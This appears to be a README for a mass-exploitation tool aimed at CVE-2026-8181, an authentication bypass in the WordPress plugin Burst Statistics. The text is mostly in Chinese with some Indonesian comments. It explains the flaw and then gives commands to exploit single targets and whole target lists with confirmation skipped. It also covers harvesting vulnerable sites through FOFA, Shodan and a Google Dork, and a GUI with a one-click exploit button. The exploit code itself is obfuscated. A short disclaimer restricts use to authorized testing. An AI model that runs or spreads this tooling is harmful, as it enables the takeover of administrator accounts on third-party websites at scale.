
CVSS 9.8(严重) — 身份验证绕过导致管理员账户接管
CVE-2026-8181 是 WordPress 插件 Burst Statistics 版本 3.4.0 至 3.4.1.1 中的一个身份验证绕过漏洞。该插件被 200,000+ 个 WordPress 网站用作 Google Analytics 的隐私友好型替代分析方案。
该漏洞允许知道管理员用户名的未认证攻击者:
class-mainwp-proxy.php 中的 is_mainwp_authenticated() 函数在验证 wp_authenticate_application_password() 的返回值时存在错误。该函数在 REST API 上下文之外调用时返回 null(而非 WP_Error),而代码仅检查了 is_wp_error()。由于 null 不是 WP_Error,身份验证被误认为成功。
# 1. Clone repository
git clone https://github.com/YOUR_USERNAME/CVE-2026-8181.git
cd CVE-2026-8181

# 2. Install dependencies
py -3.11 -m pip install -r requirements.txt

# 3. Siapkan .env (untuk scan via FOFA / Shodan)
echo [email protected] > .env
echo FOFA_KEY=your_fofa_key >> .env
echo SHODAN_KEY=your_shodan_key >> .env

# 4. Jalankan (pilih salah satu):

#    Modern GUI (recommended)
py -3.11 gui_modern.py

#    Atau double-click run.bat
run.bat

#    Atau CLI langsung exploit satu target
py -3.11 CVE-2026-8181.py -t https://target.com -u admin --no-confirm

#    Atau exploit massal dari file
py -3.11 CVE-2026-8181.py -l targets_output.txt -u admin --no-confirm

#    Atau scan target dulu, baru exploit
py -3.11 finder.py --file list.txt
py -3.11 CVE-2026-8181.py -l targets_output.txt -u admin --no-confirm
双击 run.bat 或运行:
py -3.11 gui_modern.py

CVE-2026-8181 现代 GUI 界面,包含 3 个标签页
在 Scan 标签页:选择目标来源(来自 .env 的 FOFA/Shodan、文件或手动)→ 点击 SCAN TARGETS 在 Exploit 标签页:输入管理员用户名 → 点击 EXPLOIT

工具发现易受攻击的目标并准备进行利用
如果利用成功,攻击者将获得管理员级别的完全访问权限:

成功利用后的 WordPress 管理员仪表盘
CVE-2026-8181/
├── CVE-2026-8181.py          # Main exploit engine (PyArmor)
├── gui_modern.py             # Modern GUI wrapper (recommended)
├── finder.py                 # Target scanner (FOFA / Shodan / File)
├── run.bat                   # One-click launcher
├── requirements.txt          # Python dependencies
├── .env                      # API keys (gitignored)
├── .gitignore
├── Dork.txt                  # Google Dork
├── pyarmor_runtime_000000/   # PyArmor runtime (Python 3.11)
├── system/                   # Source modules (obfuscated)
└── img/                      # Screenshots tutorial
    ├── 1.png
    ├── 2.png
    └── 3.png
.env.env| Flag | 描述 |
|---|---|
-t, --target | 目标 URL(单个) |
-l, --list | 包含目标列表的文件 |
-u, --username | 管理员用户名(默认:admin) |
-T, --threads | 线程数(默认:10) |
-o, --output | 结果输出文件 |
-v, --verbose | 调试输出 |
--timeout | 请求超时(秒) |
--no-confirm | 跳过确认 |
仅供教育和授权的渗透测试使用。 未经许可对不属于您的系统进行使用是违法的。请仅对您拥有或已获得书面授权的网站使用。